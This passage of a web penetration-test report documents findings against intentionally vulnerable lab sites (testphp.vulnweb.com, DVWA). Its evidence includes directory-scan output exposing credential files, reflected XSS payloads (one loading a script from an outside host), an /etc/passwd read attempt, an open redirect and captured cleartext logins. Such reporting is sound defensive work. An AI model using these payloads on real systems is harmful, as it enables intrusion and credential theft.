200      GET      155l      350w     4236c http://testphp.vulnweb.com/AJAX/
200      GET      805l     2569w   258365c http://testphp.vulnweb.com/Flash/add.fla
301      GET        7l       11w      169c http://testphp.vulnweb.com/CVS ⇒ http://testphp.vulnweb.com/CVS/
200      GET        1l        0w        1c http://testphp.vulnweb.com/CVS/Entries.Log
200      GET        1l        1w        8c http://testphp.vulnweb.com/CVS/Repository
200      GET        1l        0w        1c http://testphp.vulnweb.com/CVS/Root
200      GET        1l        0w        1c http://testphp.vulnweb.com/CVS/Entries
301      GET        7l       11w      169c http://testphp.vulnweb.com/admin ⇒ http://testphp.vulnweb.com/admin/
200      GET       25l       66w      523c http://testphp.vulnweb.com/admin/create.sql
404      GET        9l       31w      273c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403      GET        9l       28w      276c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET        4l       14w     1802c http://testphp.vulnweb.com/favicon.ico
301      GET        7l       11w      169c http://testphp.vulnweb.com/images ⇒ http://testphp.vulnweb.com/images/
301      GET        7l       11w      169c http://testphp.vulnweb.com/Mod_Rewrite_Shop/images ⇒ http://testphp.vulnweb.com/Mod_Rewrite_Shop/images/
200      GET       17l       64w     4762c http://testphp.vulnweb.com/Mod_Rewrite_Shop/images/2.jpg
200      GET       29l       83w     6270c http://testphp.vulnweb.com/Mod_Rewrite_Shop/images/1.jpg
200      GET       28l       77w     6449c http://testphp.vulnweb.com/Mod_Rewrite_Shop/images/3.jpg
301      GET        7l       11w      169c http://testphp.vulnweb.com/pictures ⇒ http://testphp.vulnweb.com/pictures/
200      GET       17l       67w     5675c http://testphp.vulnweb.com/pictures/2.jpg
200      GET       15l       72w      698c http://testphp.vulnweb.com/pictures/path-disclosure-win.html
200      GET       32l      154w    11438c http://testphp.vulnweb.com/pictures/7.jpg.tn
200      GET       58l      306w     3948c http://testphp.vulnweb.com/pictures/path-disclosure-unix.html
200      GET        7l        8w       52c http://testphp.vulnweb.com/pictures/ipaddresses.txt
200      GET        2l        2w       33c http://testphp.vulnweb.com/pictures/credentials.txt
200      GET       31l      215w     1535c http://testphp.vulnweb.com/pictures/wp-config.bak
200      GET       12l       30w     2168c http://testphp.vulnweb.com/pictures/2.jpg.tn
```

7.3.7 Unencrypted Connection


- **Outline:** The website is served over unencrypted HTTP.
- **Risk Severity Index:** 5.3
- **Owasp Top 10 Category:** A02:2021 – Cryptographic Failures
- **CWE ID:** CWE-319: Cleartext Transmission of Sensitive Information
- **Implication:** An attacker can intercept and read sensitive information, such as login credentials, in cleartext.
- **Recommendations:** Implement HTTPS by obtaining and configuring an SSL/TLS certificate.
- **Affected Applications:**
  - **testphp.vulnweb.com**
  - **DVWA**
- **POC:**



http://testphp.vulnweb.com/index.php

Home of Acunetix Art - **http://testphp.vulnweb.com/index.php**

http://testphp.vulnweb.com/index.php - Brave Search



http://127.0.0.1/dvwa/vulnerabilities/xss_r

http://127.0.0.1/dvwa/vulnerabilities/xss_r — Visit

Vulnerability: Reflected Cross Site Scripting (XSS) :: Damn Vulnerable Web Application (DVWA) — http://127.0.0.1/dvwa/vulnerabilities/xss_r/?name=<DIV STYLE="background-image: url(javascript:alert('X

Vulnerability: Reflected Cross Site Scripting (XSS) :: Damn Vulnerable Web Application (DVWA) — http://127.0.0.1/dvwa/vulnerabilities/xss_r/?name=\";alert('XSS');//


Vulnerability: Reflected Cross Site Scripting (XSS) :: Damn Vulnerable Web Application (DVWA) — http://127.0.0.1/dvwa/vulnerabilities/xss_r/?name=<SCRIPT SRC=http://ha.ckers.org/xss.js></SCRIPT>

Vulnerability: Reflected Cross Site Scripting (XSS) :: Damn Vulnerable Web Application (DVWA) — http://127.0.0.1/dvwa/vulnerabilities/xss_r/?name=hacked#

Vulnerability: Reflected Cross Site Scripting (XSS) :: Damn Vulnerable Web Application (DVWA) — http://127.0.0.1/dvwa/vulnerabilities/xss_r/

7.3.8 JetBrains .idea Project Directory Exposed

- **Outline:** The .idea directory, containing project configuration files, is publicly accessible.
- **Risk Severity Index:** 5.3
- **Owasp Top 10 Category:** A05:2021 – Security Misconfiguration
- **CWE ID:** CWE-538: File and Directory Information Exposure
- **Implication:** Can expose sensitive project information, internal paths, and potentially credentials.
- **Recommendations:** Configure the web server to deny all access to the .idea directory.
- **Affected Applications:**
  - **testphp.vulnweb.com**
- **POC:**



This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
▼<project version="4">
  ▼<component name="ChangeListManager">
     <list default="true" id="190e5f86-a42c-4cc9-a03a-80ac0d47d6d2" name="Default" comment=""/>
     <ignored path="acuart.iws"/>
     <ignored path=".idea/workspace.xml"/>
     <option name="TRACKING_ENABLED" value="true"/>
     <option name="SHOW_DIALOG" value="false"/>
     <option name="HIGHLIGHT_CONFLICTS" value="true"/>
     <option name="HIGHLIGHT_NON_ACTIVE_CHANGELIST" value="false"/>
     <option name="LAST_RESOLUTION" value="IGNORE"/>
   </component>
   <component name="ChangesViewManager" flattened_view="true" show_ignored="false"/>
  ▼<component name="CreatePatchCommitExecutor">
     <option name="PATCH_PATH" value=""/>
   </component>
  ▼<component name="DaemonCodeAnalyzer">
     <disable_hints/>
   </component>
  ▼<component name="FavoritesManager">
```

7.3.9 PHP errors enabled

• **Outline:** The server is configured to display PHP runtime errors directly in the browser. This exposes sensitive backend information such as file paths, code structure, and potentially database queries. Attackers can leverage this information to craft targeted attacks like SQL Injection, Local File Inclusion (LFI), or Remote File Inclusion (RFI).

• **Risk Severity Index:** 5.3

• **Owasp Top 10 Category:** A05:2021 – Security Misconfiguration, A01:2021 – Broken Access Control (when error info reveals access flaws)

• **CWE ID:** CWE-200: Exposure of Sensitive Information, CWE-209: Information Exposure Through an Error Message

• **Implication:**


- Disclosure of absolute file system paths (e.g., /var/www/html/index.php).
- Provides insight into PHP version, extensions, and configurations.
- Increases likelihood of successful exploitation of other vulnerabilities (SQLi, RFI, LFI).

• **Recommendations:**


- Configure web applications to return generic error messages instead of detailed stack traces.
- Store error logs in a secure directory not accessible from the web.
- Implement centralized monitoring for PHP error logs to detect suspicious patterns.

- **Affected Applications:**
    - testphp.vulnweb.com

- **POC:**



disable_classes	*no value*	*no value*
disable_functions	*no value*	*no value*
display_errors	On	On
display_startup_errors	Off	Off
doc_root	*no value*	*no value*
docref_ext	*no value*	*no value*
docref_root	*no value*	*no value*
enable_dl	On	On



```
HTTP/1.1 200 OK
Server: nginx/1.19.0
Date: Thu, 04 Sep 2025 06:07:50 GMT
Content-Type: image/jpeg
Connection: keep-alive
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Length: 401


Warning: fopen(): open_basedir restriction in effect. File(///etc/passwd) is not within the allowed path(s): (/hj/:/tmp/:/proc/) in /hj/var/www/showimage.php on line 13

Warning: fopen(///etc/passwd): failed to open stream: Operation not permitted in /hj/var/www/showimage.php on line 13

Warning: fpassthru() expects parameter 1 to be resource, boolean given in /hj/var/www/showimage.php on line 19

```


7.3.10 Clickjacking

- **Outline:** The target web application does not return X-Frame-Options or Content-Security-Policy: frame-ancestors headers in HTTP responses. This leaves the application vulnerable to clickjacking (UI redressing), where an attacker can embed the site inside a malicious webpage and trick users into performing unintended actions.
- **Risk Severity Index:** 4.3
- **Owasp Top 10 Category:** A05:2021 – Security Misconfiguration
- **CWE ID:** CWE-1021: Improper Restriction of Rendered UI Layers or Frames
- **Implication:**
  - Attackers can embed the site in an invisible iframe on a malicious page and trick victims into:
    - Clicking "Login" or "Submit" buttons unknowingly.
    - Performing unauthorized actions such as purchases, form submissions, or account changes.
  - Leads to phishing, fraud, or session hijacking.
- **Recommendations:**
  - Set HTTP response headers to mitigate framing:
    - X-Frame-Options: DENY (prevents all framing).
    - Or X-Frame-Options: SAMEORIGIN (only allow same domain).

- Or Content-Security-Policy: frame-ancestors 'none' (preferred, modern approach).

- **Affected Applications:**
  - **http://testphp.vulnweb.com/**
  - **http://testphp.vulnweb.com/AJAX/**
  - **http://testphp.vulnweb.com/artists.php**
  - **http://testphp.vulnweb.com/cart.php**
  - **http://testphp.vulnweb.com/listproducts.php**
  - **http://testphp.vulnweb.com/login.php**
  - **http://testphp.vulnweb.com/signup.php**
  - **http://testphp.vulnweb.com/search.php**

- **POC:**



Clickjacking PoC â€“ testphp.vulnweb.com

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

If you are already registered please enter your login information below:

Username :

Password :

You can also signup h

Signup disabled. Please use the username test and the password test.

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

7.4. Low

7.4.1 Web Server Allows Password Auto-Completion

• **Outline:** The web application contains password input fields in forms (/login.php and /signup.php) where the HTML autocomplete attribute is not set to "off". This means modern browsers may cache and autofill passwords. While this does not directly compromise the server, it introduces **client-side risks** if credentials are stored insecurely.

• **Risk Severity Index:** **2.6**

• **Owasp Top 10 Category:** A07:2021 – Identification and Authentication Failures

• **CWE ID: CWE-522: Insufficiently Protected Credentials, CWE-640: Weak Password Recovery Mechanism**

• **Implication:**

- User credentials may be cached in the browser.
- On shared or compromised machines, attackers could retrieve stored credentials.
- Increases risk in environments such as internet cafés, kiosks, or unmanaged corporate systems.
- May aid credential theft in phishing or malware attacks.


• **Recommendations:**

- Add autocomplete="off" to all sensitive input fields (password, security questions, sensitive personal info).
- autocomplete="new-password" for signup or password change fields.

- Using secure headers like Cache-Control: no-store to prevent caching sensitive pages.

- **Affected Applications:**
  - /login.php → Destination: /userinfo.php
  - /signup.php → Destination: /secured/newuser.php


- **POC:**



Username : input 127.84 × 17.36

Password :

You can also signup here.
Signup disabled. Please use the username test



```
▾<div id="content">
  ▾<div class="story">
     <h3>If you are already registered please enter your login information below:</h3>
     <br>
    ▾<form name="loginform" method="post" action="userinfo.php">
      ▾<table cellpadding="4" cellspacing="1">
        ▾<tbody>
          ▸<tr>…</tr>
          ▾<tr>
             <td>Password : </td>
            ▾<td>
...            <input name="pass" type="password" size="20" style="width:120px;"> == $0
             </td>
           </tr>
```


7.4.2 Open Redirects

- **Outline:** The application on testphp.vulnweb.com improperly handles user-supplied input in redirection functionality. The url parameter is not validated or sanitized, allowing an attacker to redirect users to a malicious external domain.
- **Risk Severity Index:** 3.4
- **OWASP Top 10 Category:**
  - A01:2021 – Broken Access Control (can also map to **Unvalidated Redirects and Forwards** from OWASP legacy Top 10)
- **CWE ID:** CWE-601 – URL Redirection to Untrusted Site ('Open Redirect')
- **Implication:**
  - Users can be tricked into believing they are logging into or browsing a trusted site, but instead land on an attacker-controlled domain.
  - Enables phishing attacks, credential theft, and malware delivery.
  - Reduces trust in the legitimate application and brand reputation.
- **Recommendations:**
  - Validate and restrict redirect targets to a whitelist of trusted domains.
  - Avoid using user-supplied input directly in redirection logic.
  - Implement relative redirects within the same domain instead of absolute URLs.

- Apply server-side validation to reject requests with suspicious or external redirect targets.

- **Affected Applications:**
  - testphp.vulnweb.com


- **POC:**



testphp.vulnweb.com/redir.php?r=https://imdb.com

IMDb: Ratings, Reviews, and Where to Watch the Best Movies & TV Shows - testphp.vulnweb.com/redir.php?r=https://imdb.com

testphp.vulnweb.com/redir.php?r=https://imdb.com - Brave Search



7.4.3 Web Server Transmits Cleartext Credentials


- **Outline:** The web application contains HTML forms (/login.php and /signup.php) that include password input fields but transmit data over unencrypted HTTP instead of HTTPS.

These exposes user credentials to potential interception during transit.

- **Risk Severity Index:** 2.6
- **OWASP Top 10 Category:** A02:2021 – Cryptographic Failures
- **CWE ID:**CWE-522: Insufficiently Protected Credentials, CWE-523: Unprotected Transport of Credentials
- **Implication:**
  - Attackers sniffing traffic (e.g., via Wi-Fi hotspots, MITM attacks, compromised routers) could intercept usernames and passwords.
  - Leads to unauthorized access to sensitive applications.
  - May enable credential stuffing attacks across multiple services.
- **Recommendations:**
  - Enforce HTTPS (TLS 1.2 or higher) for all pages where credentials are transmitted.
  - Redirect all HTTP requests to HTTPS using a 301 redirect.
  - Set the Strict-Transport-Security (HSTS) header to prevent downgrade attacks:


- **Affected Applications:**
  - /login.php → Destination: /userinfo.php
  - /signup.php → Destination: /secured/newuser.php

- **POC:**


04:12:51 4 Sep... HTTP → Request POST http://testphp.vulnweb.com/userinfo.php
Request
Pretty
Raw
Hex

```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 20
Origin: http://testphp.vulnweb.com
Connection: keep-alive
Referer: http://testphp.vulnweb.com/login.php
Upgrade-Insecure-Requests: 1
Priority: u=0, i

uname=test&pass=test
```



```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 20
Origin: http://testphp.vulnweb.com
Connection: keep-alive
Referer: http://testphp.vulnweb.com/login.php
Upgrade-Insecure-Requests: 1
Priority: u=0, i

uname=test&pass=test
HTTP/1.1 200 OK
Server: nginx/1.19.0
Date: Thu, 04 Sep 2025 08:16:18 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Set-Cookie: login=test%2Ftest
Content-Encoding: gzip

a58
```

7.4.4 No HTTP Redirection

• **Outline:** The web application (http://testphp.vulnweb.com/) serves content over insecure HTTP without enforcing a redirection to HTTPS.

This leaves users vulnerable because sensitive traffic may be transmitted unencrypted if they don't explicitly use HTTPS.

• **Risk Severity Index: 3.1**

• **OWASP Top 10 Category:** A02:2021 – Cryptographic Failures

• **CWE ID:**CWE-319: Cleartext Transmission of Sensitive Information

• **Implication:**

